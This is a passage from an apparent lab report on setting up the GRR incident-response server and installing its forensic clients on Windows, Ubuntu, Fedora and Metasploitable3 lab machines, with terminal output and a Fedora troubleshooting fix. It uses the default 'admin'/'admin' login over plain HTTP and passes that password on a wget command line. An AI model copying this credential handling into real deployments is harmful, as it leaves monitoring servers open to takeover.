ubuntu@ubuntu:~$ sudo systemctl status grr-server  
● grr-server.service - GRR Service  
   Loaded: loaded (/lib/systemd/system/grr-server.service; enabled; vendor prese  
   Active: active (exited) since Tue 2021-06-08 16:48:53 PDT; 3 days ago  
     Docs: https://github.com/google/grr  
   Main PID: 550 (code=exited, status=0/SUCCESS)  
    Tasks: 0 (limit: 2327)  
   CGroup: /system.slice/grr-server.service  
  
Jun 08 16:48:53 ubuntu systemd[1]: Starting GRR Service...  
Jun 08 16:48:53 ubuntu systemd[1]: Started GRR Service.  
lines 1-10/10 (END)
```

Fig. 97. Active GRR Server

In the command here, “systemctl” is a utility used for examining and controlling the services running on the system. Using this command, one can check the status of any system service on the managed dedicated server. We have to make use of systemctl commands for connecting to the server as a non-root user. GRR interface can be accessed by logging into <http://192.168.20.61:8000/> using the configured username “admin” and password for accessing the server. After successful authentication, the GRR web user interface is loaded. The screenshot below shows how the GRR interface looks.




Fig. 98. GRR Admin UI

While installing the GRR server, different files are configured and uploaded on the server which can be used to install client packages on the remote client machines. We need to navigate to the Manage Binaries tab on the left panel and download the respective GRR client file depending on the operating system.

Once the GRR server installation is complete it can be accessed by logging in to <http://192.168.20.61:8000> using the username “admin” and password “admin” which was created during the server installation. The grr server is visible to all the machines available in the network. While the installation of the GRR server various deb, rpm, exe and i386 files are repacked, reconfigured and uploaded on the server, which can be found in the “manage binaries” tab. Thus, to install the grr clients on the to the machines the above-mentioned website is accessed on the said machine using the credentials and the binary file suitable to the client machine is downloaded and installed.

XXXIX. INSTALLATION OF CLIENTS

A. Client installation on Windows10v1809:

The machine Windows10v1809 is available in the trusted zone and can be accessed via logging in putty and using remote viewer tool to enter GUI mode. Directly use the browser to access the grr server on the machine. Under the manage binaries tab > executables select the file “windows/installer/ GRR_3.2.4.6_amd64.exe” to download in the host machine.




Fig. 99. Binaries as seen from Windows 10

A zip is then downloaded which can be extracted and installed in the host machine. This GRR service runs in the background and communicate to the server as soon as it is installed.




Fig. 100. GRR monitor running on Windows 10 client in background

The client is automatically registered on the GRR server and its information can be viewed directly on the server by clicking on the search tab. To view the information of the click on it then shows details of the client operating system, timestamps, version etc.




Fig. 101. Forensic Information about Windows 10 Client

B. Client installation on Ubuntu1404:

To access the ubuntu machine similar steps as in windows10v1809 is performed and the GUI mode is accessed through remote viewer. The client on the ubuntu1404 can be downloaded either by using “wget” command or by logging in the GRR server through browser. The Debian package “linux/installers / grr_3.2.4.6_amd64.deb” is downloaded from the manage binaries > executable tab. This is an installer and can be directly used to install grr client on the host machine either from terminal or from the download folder.




Fig. 102. Client Installation Package Installed successfully

Once the client is installed it automatically start communicating with the grr server. Click on the search tab to see the client and by clicking on the client its information such as operating system, time of installation, time stamp can be easily viewed.




Fig. 103. Forensic Information about Ubuntu Client

C. Client installation on Windows 8 2048:

The installation on windows8 2048 is very similar to windows10v1809. To install client on windows 8 access the machine in GUI mode using remote viewer and using chrome browser login the server to download the suitable binary file. The binary file “windows/installers / GRR_3.2.4.6_amd64.exe” is downloaded from manage binaries>executables. The installer can be directly run from the download folder and GRR client can be installed which will run the background.




Fig. 104. GRR Monitoring Process on Windows 8 client

The client can be viewed in the GRR server by clicking on the search tab and by clicking on the information relating to windows 8 can be viewed.




Fig. 105. Forensic Information about Windows 8 Client

D. Client Installation on Fedora 2048:

Access the host machine on remote viewer in GUI mode to install the GRR client. The Rpm package “linux/installers / grr_3.2.4.6_amd64.rpm” is downloaded from the manage binaries > executable tab. Once the package is downloaded it can be installed through terminal using the command “*sudo yum install grr_3.2.4.6_amd64.rpm*”. Once the installation is successfully done the client should automatically appear on the server and its information can be viewed.




Fig. 106. Forensic Information about Fedora Client

Troubleshooting steps employed: Once the fedora was installed though it was communicating to the server, the client could not be seen on the GRR server. To make the client appear and stay active on the server it necessary that the “grrd.yaml” file is run in the “verbose” mode.

```
[rm2@localhost ~]$ sudo /usr/sbin/grrd --config=/usr/lib64/grr/grr_3.4.2.6_amd64/grrd.yaml --v
erbose
```

Fig. 107. Troubleshooting command for Fedora Client

This command runs the service in verbose mode instead of daemon version mode.

```
Traceback (most recent call last):
  File "site-packages/grr_response_client/client.py", line 74, in <module>
  File "site-packages/grr_response_core/lib/flags.py", line 147, in StartMain
  File "site-packages/grr_response_client/client.py", line 42, in main
  File "site-packages/grr_response_client/client_startup.py", line 27, in ClientInit
  File "site-packages/grr_response_core/lib/config_lib.py", line 1731, in ParseConfigCommandLi
ne
  File "site-packages/grr_response_core/lib/config_lib.py", line 1239, in Initialize
grr_response_core.lib.config_lib.ConfigFormatError: Unable to parse config file /usr/lib64/grr
/grr_3.4.2.6_amd64/grrd.yaml
Failed to execute script client
[rm2@localhost ~]$ sudo /usr/sbin/grrd --config=/usr/lib64/grr/grr_3.2.4.6_amd64/grrd.yaml --v
erbose
DEBUG:2021-06-11 12:36:48,297 registry:241] Initializing VFSInit
DEBUG:2021-06-11 12:36:48,298 registry:241] Initializing InitHook
INFO:2021-06-11 12:36:48,305 comms:1344] Starting client aff4:/C.82dda3c4bc5bceab
DEBUG:2021-06-11 12:36:48,315 connectionpool:205] Starting new HTTP connection (1): 192.168.20
.61:8080
DEBUG:2021-06-11 12:36:48,316 admin:353] Sending startup information.
DEBUG:2021-06-11 12:36:48,344 connectionpool:393] http://192.168.20.61:8080 "GET /server.pem H
TTP/1.1" 200 1005
```

Fig. 108. Troubleshooting Command Execution

Once a successful connection is established click the search tab to make sure client appears on the server. It is necessary to run the verbose mode on the host to keep the client active on the GRR server. If the verbose mode is stopped it is observed that the client goes inactive, and the green indication turns from yellow to red even when the host machine is running.

E. Client installation on Metasploitable33:

To install client on Metasploitable login the putty and connect to the machine d3 in the topology. After successfully logging in the machine the GRR client package from the server can be directly installed using the “wget”. The command to download the package from the server used is “*wget --user=admin --password='admin' http://192.168.20.61:8000/api/config/binaries-blobs/EXECUTABLE/linux/installers/grr_3.4.2.6_amd64.deb*” which is stored in the current working directory.

```
.6_amd64.deb8000/api/config/binaries-blobs/EXECUTABLE/linux/installers/grr_3.2.4.6_amd64.deb
--2021-06-11 23:42:52-- http://192.168.20.61:8000/api/config/binaries-blobs/EXECUTABLE/linux/installers/grr_3.2.4.6_amd64.deb
Connecting to 192.168.20.61:8000... connected.
HTTP request sent, awaiting response... 401 UNAUTHORIZED
Connecting to 192.168.20.61:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20453072 (20M) [binary/octet-stream]
Saving to: `grr_3.2.4.6_amd64.deb.1'

100%[=====>] 20,453,072 46.2MB/s in 0.4s

2021-06-11 23:42:53 (46.2 MB/s) - `grr_3.2.4.6_amd64.deb.1' saved [20453072]

vagrant@metasploitable3-ub1404:~$
```

Fig. 109. Client Package downloaded on Metasploitable33

Once the file is downloaded install the package using a package manager dpkg tool for the Debian. The command used to install the package is “*sudo dpkg -i ./grr_3.2.4.6_amd64.deb*” once the package is successfully installed it gets automatically reflected on the server.

```
vagrant@metasploitable3-ub1404:~$ sudo dpkg -i ./grr_3.2.4.6_amd64.deb
Selecting previously unselected package grr.
(Reading database ... 97513 files and directories currently installed.)
Preparing to unpack ./grr_3.2.4.6_amd64.deb ...
Unpacking grr (3246-1) ...
Setting up grr (3246-1) ...
grr start/running, process 2955
Processing triggers for ureadahead (0.100.0-16) ...
ureadahead will be reprofiled on next reboot
vagrant@metasploitable3-ub1404:~$
```

Fig. 110. Client Installed on Metasploitable33

The client information can be seen by clicking on the search tab. Information shows the time of installation, about OS and other timestamps as shown.




Fig. 111. Forensic Information on Metasploitable33

XL. INVESTIGATING WITH GRR

There are different features on the GRR Server that can be used to perform live forensics and interrogation on the clients. This section of the document discusses the functionalities like Flows, Hunts, Interrogate, Artifacts and many more.




Fig. 112. Final List of Clients on the GRR Server

As seen in the figure above if we click the search button near the search box, it will display the list of clients. By default, the search index considers clients that have checked in during last six months. From this point we can investigate each client individually or in a group. On double-clicking the operating system, we can see the

information about the operating system. If we click the interrogate tab on the left-hand side, it will start a flow where all the details about the system will be retrieved. We can find the information about that flow in the manage launched flow tab on the left panel. We can find the full details about the operating system with the time tab available so that one can investigate the past actions or any suspicious files.

